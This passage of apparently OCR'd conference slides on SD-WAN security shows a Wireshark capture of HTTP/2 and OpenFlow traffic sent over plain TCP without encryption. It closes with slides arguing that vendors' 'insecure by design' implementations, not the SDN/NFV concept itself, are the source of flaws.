
```
PRI * HTTP/2.0

SM

.............................. ........................................ ..............$.........A."h..
D.b6.\..z.:O.......*...        -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.5...z.....A....)..Wyp.@......B...Q.!......@.....MIOj.........@.....l.
.f.....................:.$..........._..u.b
&=LMed@.....j!.5S..4..&O.@......B...Q.!........
..........
.MASTER...%.........@......4...0..4.$..........D.b6.\..z.:O.......*... -..9.%...X.sU.?.........4.........../
.5c768255ed91a300018bbc0e..:.
.ctl:830..ctl..<....%...........~.13.............
```

Easily seen command patterns =>
**no additional encryption** under L7 protocol

# OpenFlow


cp.stream eq 0
Time
Source
Destination
Protocol
Length
Info
Wireshark · Follow TCP Stream (tcp.stream eq 0) · b4n_2.pcap
SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.
&..P.....
The same here:
L7 proto over plain TCP
Frame 428: 313 bytes on wi
Ethernet II, Src: 02:42:0a
Internet Protocol Version
Transmission Control Protocol, Src Port: 66
OpenFlow 1.3


# Conclusions

# Design Philosophy

- When a vendor is developing a new product it should consider and take into account modern requirements, state-of-art technologies, attacks, etc.
- There are no guaranteed ways to succeed, but there are easy ways to fail: “insecure by design” approach is one of them

# Conclusions

- **No flaws in SDN/NFV concept**, but many flaws and bugs in implementations
- Current SD-WAN products are immature from a security point of view
- Join the SD-WAN New Hope project



# Thanks!

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